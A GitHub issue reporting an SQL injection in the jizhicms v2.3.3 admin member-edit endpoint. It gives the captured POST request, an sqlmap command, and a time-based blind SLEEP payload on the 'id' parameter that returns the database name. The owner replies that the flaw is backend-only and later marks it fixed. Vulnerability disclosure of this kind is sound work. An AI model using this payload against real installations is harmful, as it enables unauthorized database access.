New issue

Jump to bottom

jizhicms v2.3.3 has a vulnerability, SQL injection #81

Closed jakets opened this issue on Oct 19 · 2 comments


jakets commented on Oct 19

Issue

SQL injection vulnerabilities exist under the function nodes of new members, and attackers can operate on databases

Steps to reproduce

1. Log in to the background
2. Click User Management>Member List>Add Member or Edit




```
1  POST /index.php/admins/Member/memberedit.html HTTP/1.1
2  Host: 192.168.150.136:85
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101
   Firefox/105.0
4  Accept: */*
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 241
10 Origin: http://192.168.150.136:85
11 Connection: close
12 Referer: http://192.168.150.136:85/index.php/admins/Member/memberedit/id/1163.html
13 Cookie: Hm_lvt_948dba1e5d873b9c1f1c77078c521c89=1665907862; PHPSESSID=
   k7nc070b0c4h2f1kjo65154aqf
14
15 go=1&id=1163&username=xxxx&openid=&sex=2&gid=0&litpic=&file=&tel=&jifen=0.00&money=0.00&
   email=&province=&city=&address=&regtime=2022-10-19+19%3A34%3A02&logintime=
   2022-10-19+19%3A24%3A17&signature=&birthday=&pid=0&isshow=1&pass=&repass=123456
```

Problematic packets:

```
POST /index.php/admins/Member/memberedit.html HTTP/1.1
Host: 192.168.150.136:85
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 241
Origin: http://192.168.150.136:85
Connection: close
Referer: http://192.168.150.136:85/index.php/admins/Member/memberedit/id/1163.html
Cookie: Hm_lvt_948dba1e5d873b9c1f1c77078c521c89=1665907862; PHPSESSID=k7nc070b0c4h2f1kjo65154aqf

go=1&id=1163&username=xxxx&openid=&sex=2&gid=0&litpic=&file=&tel=&jifen=0.00&money=0.00&email=&province=&city=&address=&regtime=2022-10-19+19%3A34%3A02&logintime=2022-10-19+19%3A24%3A17&signature=&birthday=&pid=0&isshow=1&pass=&repass=123456
```

use sqlmap: python2 sqlmap.py -r ss.txt --batch -current-db

```
[19:36:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: go=1&id=1163' AND (SELECT 3004 FROM (SELECT(SLEEP(5)))lPDg) AND 'fgEo'='fgEo&username=xxxx#&openid=&sex=2&g
id=0&litpic=&file=&tel=&jifen=0.00&money=0.00&email=&province=&city=&address=&regtime=2022-10-19 19:34:02&logintime=2022
-10-19 19:24:17&signature=&birthday=&pid=0&isshow=1&pass=&repass=123456
---
[19:36:51] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[19:36:51] [INFO] fetching current database
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which i
ntersect with yours. Do you want to merge them in further requests? [Y/n] Y
............................ (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[19:37:02] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
[19:37:22] [INFO] adjusting time delay to 1 second due to good response times
jizhicms2448
current database: 'jizhicms2448'
[19:38:36] [INFO] fetched data logged to text files under 'C:\Users\jake\AppData\Local\sqlmap\output\192.168.150.136'
```

```
---
Parameter: id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: go=1&id=1163' AND (SELECT 3004 FROM (SELECT(SLEEP(5)))lPDg) AND
'fgEo'='fgEo&username=xxxx#&openid=&sex=2&gid=0&litpic=&file=&tel=&jifen=0.00&money=0.00&email=&province=&city=&address=&regtime=2022-10-19 19:34:02&logintime=2022-10-19
19:24:17&signature=&birthday=&pid=0&isshow=1&pass=&repass=123456
---
```

Cherry-toto commented on Oct 19 — Owner

你是真有空啊！一个个执行sqlmap，谢谢你的回复，虽然看起来确实是个存在的SQL注入问题，但是后台的功能存在的漏洞我不认为是一个危险性很大的问题，请见谅。下个版本我会修复，感谢你的issue.

...

Cherry-toto commented 20 days ago — Owner

已修复

Cherry-toto closed this as completed 20 days ago

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants